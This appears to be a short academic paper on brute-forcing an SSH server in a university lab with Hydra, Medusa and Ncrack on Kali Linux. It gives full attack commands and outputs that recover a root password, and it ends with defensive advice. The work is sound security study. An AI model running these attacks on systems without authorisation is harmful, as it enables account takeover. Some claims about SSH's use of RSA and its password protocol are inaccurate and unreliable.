Brute Forcing the Secure Shell Service with Kali Linux

Thiri Thitsar Khaing
Faculty of Computer Systems and Technologies
University of Computer Studies, Pinlon
thirithitsarkhaing@gmail.com

Abstract

Secure Shell (SSH) service allows people to connect to a local and remote computer with strong password authentication scheme. Brute force attacks on the SSH service have been used more frequently to compromise accounts and passwords. Kali has brute forcing tools to perform brute force attacks against SSH servers. In the proposed work, the three network login crackers of Kali such as hydra, ncrack, and medusa will be used to crack passwords of a specific SSH server which is set up in the University of Computer Studies, Pinlon. All three attacks can break a target machine's password authentication successfully. However, ncrack cannot crack machines with password authentication disabling. Hydra and Medusa can brute force any open SSH daemon port of the machine.

Keywords: *ssh, brute force, kali, hydra, ncrack, medusa*

1. Introduction

Kali Linux is a Debian-based Linux distribution designed for penetration testing and security auditing platform with advanced tools to identify, detect, and exploit any vulnerabilities uncovered in the target network environment [1]. Applying an appropriate testing methodology equipped with well-defined business objectives and a scheduled test plan will result in the robust penetration testing of your network.

One of the major benefits of Kali Linux is that it is not merely a bunch of tools pre-packaged into a Linux distribution. Kali is a real "Penetration Testing Platform" [2].

Passwords are often the path of least resistance on pentesting engagements. Companies are waking up to the inherent risks of password-based authentication; brute force attacks and educated guesses are both serious risks to weak passwords [3].

SSH is a network protocol which provides a replacement for insecure remote login and command execution facilities, such as telnet, rlogin and scp. SSH encrypts traffic in directions, preventing traffic sniffing and password theft [4].

SSH provides strong authentication and secures encrypted data communications between two computers connecting over an insecure network such as the Internet. It is used by all of the system and server administrators to connect to the remote machines and execute system commands, move, create and edit different files on the remote machine.

It uses RSA encryption algorithm which create an unbreakable tunnel between the client computer and to the remote computer.

Brute force attacks work by testing every possible combination that could be used as the password by the user and then testing it to see if it is the correct password. To see if the password is correct or not it checks for any errors in the response from the server.

As the password's length increases, the amount of time used to find the correct password

also rapidly increases. This means that short passwords are fairly easy to check.
So in many cases, it is recommended to use dictionary attack to brute force the correct password. In this method, the tools will be available with the list of possible passwords to use against the target system until it get the correct password for the user.

This works if the user is using weak password like “123456” or “password” which is not the case nowadays but still some people do use password like this.

2. Password in Remote User Authentication

In the remote user authentication, password protocol is used when the password is employed for authentication [5][6]. In the password protocol scheme, user first transmits identity to remote host; then the host generates a random number (nonce) and the random number is returned to the user, at the same time host stores a hash code of the password; the user hashes the password with the random number, which helps defend against an adversary capturing the user’s transmission, and sends it to the host; the host compares the stored information with the received one from the user to check whether they match or not. Remote user authentication is the authentication over a network, the internet, or a communications link. The additional security threats of remote user authentication include eavesdropping, capturing a password, replaying an authentication sequence that has been observed. Remote user authentication generally relies on some form of a challenge-response protocol to counter threats.

3. Brute Forcing with Three Login Crackers

The root account with the password "asdfgh" is set on the target machine. The attack requires a password list and the top 500 worst passwords of all time have been in a text file. Then the target password asdfgh is added to the end of that 500 password list.

3.1 Running NMAP before Brute Forcing

NMAP is a free utility tool for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Nmap uses raw IP packets to determine what hosts are available on the network, what services or ports they offer, what operating system and version they are running, what type of filters/firewalls are in use, and more characteristics [7].

Stealth scan or SYN is also known as half-open scan, as it does not complete the TCP three-way handshake. A hacker sends a SYN packet to the target; if a SYN/ACK frame is received back, then it is assumed the target would complete the connection and the port is listening as in Figure 2. If an RST is received back from the target, then it is assumed the port is not active or is closed shown in Figure 2 [8].



Figure 1. Nmap scanning the open port



Figure 2. Nmap scanning the closed port

To detect a target host is up or not, nmap attempts to ping the host and then probe open ports of that machine by applying the following commands,

```
root@kali:~# nmap -sP 192.168.10.107

Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-09 05:50 EDT
Nmap scan report for 192.168.10.107
Host is up (0.00025s latency).
MAC Address: 44:8A:5B:5B:9C:BF (Micro-Star INT'L)
Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
root@kali:~# nmap -sV 192.168.10.107

Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-09 05:51 EDT
Nmap scan report for 192.168.10.107
Host is up (0.00028s latency).
Not shown: 976 closed ports
PORT     STATE SERVICE    VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime
19/tcp   open  chargen    Linux chargen
21/tcp   open  ftp        vsftpd 3.0.2
22/tcp   open  ssh        OpenSSH 6.6.1 (protocol 2.0)
```

Figure 3. Nmap scanning at a target SSH server

The result shows the target machine is running and port used by SSH daemon is open up. Testing was done using Kali Linux on Intel Core i7(4th Gen) 4770/3.4GHz 4GHz, 1TB system unit.

3.2. Testing with Hydra

Hydra is a very fast and effective network login cracker, installed on Kali by default. There are both command line and graphical versions of Hydra. Once we have a target machine's IP, the root user's SSH password will be cracked by the following command,

```
root@kali:~# hydra -V -l root -P '/root/Desktop/pwd' -t 32 ssh://192.168.10.107
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organi
..

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-09 05:55:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to redu
[DATA] max 32 tasks per 1 server, overall 64 tasks, 502 login tries (l:1/p:502), ~0 tries per t
[DATA] attacking service ssh on port 22
[ATTEMPT] target 192.168.10.107 - login "root" - pass "123456" - 1 of 502 [child 0] (0/0)
[ATTEMPT] target 192.168.10.107 - login "root" - pass "asdfgh" - 2 of 502 [child 1] (0/0)
[ATTEMPT] target 192.168.10.107 - login "root" - pass "password" - 3 of 502 [child 2] (0/0)
[ATTEMPT] target 192.168.10.107 - login "root" - pass "12345678" - 4 of 502 [child 3] (0/0)
[ATTEMPT] target 192.168.10.107 - login "root" - pass "thomas" - 34 of 506 [child 17] (0/4)
[ATTEMPT] target 192.168.10.107 - login "root" - pass "tigger" - 35 of 506 [child 21] (0/4)
[ATTEMPT] target 192.168.10.107 - login "root" - pass "robert" - 36 of 506 [child 29] (0/4)
[ATTEMPT] target 192.168.10.107 - login "root" - pass "access" - 37 of 507 [child 16] (0/5)
[ATTEMPT] target 192.168.10.107 - login "root" - pass "love" - 38 of 508 [child 16] (0/6)
[22][ssh] host: 192.168.10.107   login: root   password: asdfgh
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-09 05:55:18
```

Figure 4. Password Cracking with Hydra Brute Force

3.3. Testing with Medusa

Medusa is a speedy, massively parallel, modular, login brute-force for network services. To break a password with medusa, the command specified as follows,

```
root@kali:~# medusa -u root -P '/root/Desktop/pwd' -h 192.168.10.107 -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.10.107 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 123456
(1 of 1, 0 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.10.107 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: asdfgh
(1 of 1, 0 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.10.107 User: root Password: asdfgh [SUCCESS]
```

Figure 5. Password Cracking with Medusa Brute Force

3.4. Testing with Ncrack

Ncrack is also a popular password-cracking tool for cracking network authentications. It was designed for high-speed parallel cracking using a dynamic engine that can adapt to different network situations.

```
root@kali:~# ncrack --user root -P '/root/Desktop/pwd' 192.168.10.107 -p 22

Starting Ncrack 0.5 ( http://ncrack.org ) at 2018-09-09 05:31 EDT

Discovered credentials for ssh on 192.168.10.107 22/tcp:
192.168.10.107 22/tcp ssh: 'root' 'asdfgh'
192.168.10.107 22/tcp ssh: 'root' 'asdfgh'

Ncrack done: 1 service scanned in 159.04 seconds.
```

Figure 6. Password Cracking with Ncrack Brute Force

4. Conclusion

All three tools can attack against the SSH service successfully. However, if a target machine disables the password authentication scheme in the SSH configuration file, the Ncrack failed to crack that host. The tools of Hydra and Medusa can brute force any open SSH daemon port of the machine. Medusa took over ten times as long with the setting of Hydra with 32 threads. While cracking with Ncrack at a faster rate with more threads does not significantly differ with Hydra's cracking speed.

5. Preventing Brute Forcing Cracking Attack

If an administrator of an organizational network notices the logs full of failed login attempts, trying to hack through brute force attacks, he or she should take actions to stop those attacks suddenly. Then password-based authentication should be disabled and use SSH public keys only. Alternatively, to prevent un-targeted attacks, the default SSH port should be changed in the sshd configuration file. Moreover, the failed login should be banned by blocking an IP after four failed SSH logins in five minutes. A simple option is to leverage iptables and rate-limit the number of connections on the SSH port from the same IP. Theoretically, any of the above techniques alone should be enough to block bots, but implementing more than one should be applied for additional security.

References

[1] B.Talbot, "Hands on Demonstration of Kali Targeting and Attacking Building Control Systems ," Federal Facilities Council Workshop: Cyber Resilience of Building Control Systems, November 18, 2015.

[2] "Kali Linux – Penetration Testing Platform", https;//www.kali.org.

[3] "Password Attacks" https://nostarch.com.

[4] M.Damien, "SSH Tips, Tricks and Protocol Tutorial," AUUG Winter 2002, August 2002.

[5] Stallings W., Cryptography and Network Security, Prentice Hall; 4th Edition, 2005

[6] Stallings W., Brown L. Computer Security: Principles and Practice, Prentice Hall, 2nd Edition, 2011.

[7] "Network Management and Security" Network Technologies-ICTTI.

[8]"Kali Linux , Tutorials Point"www.tutotialspoint.com.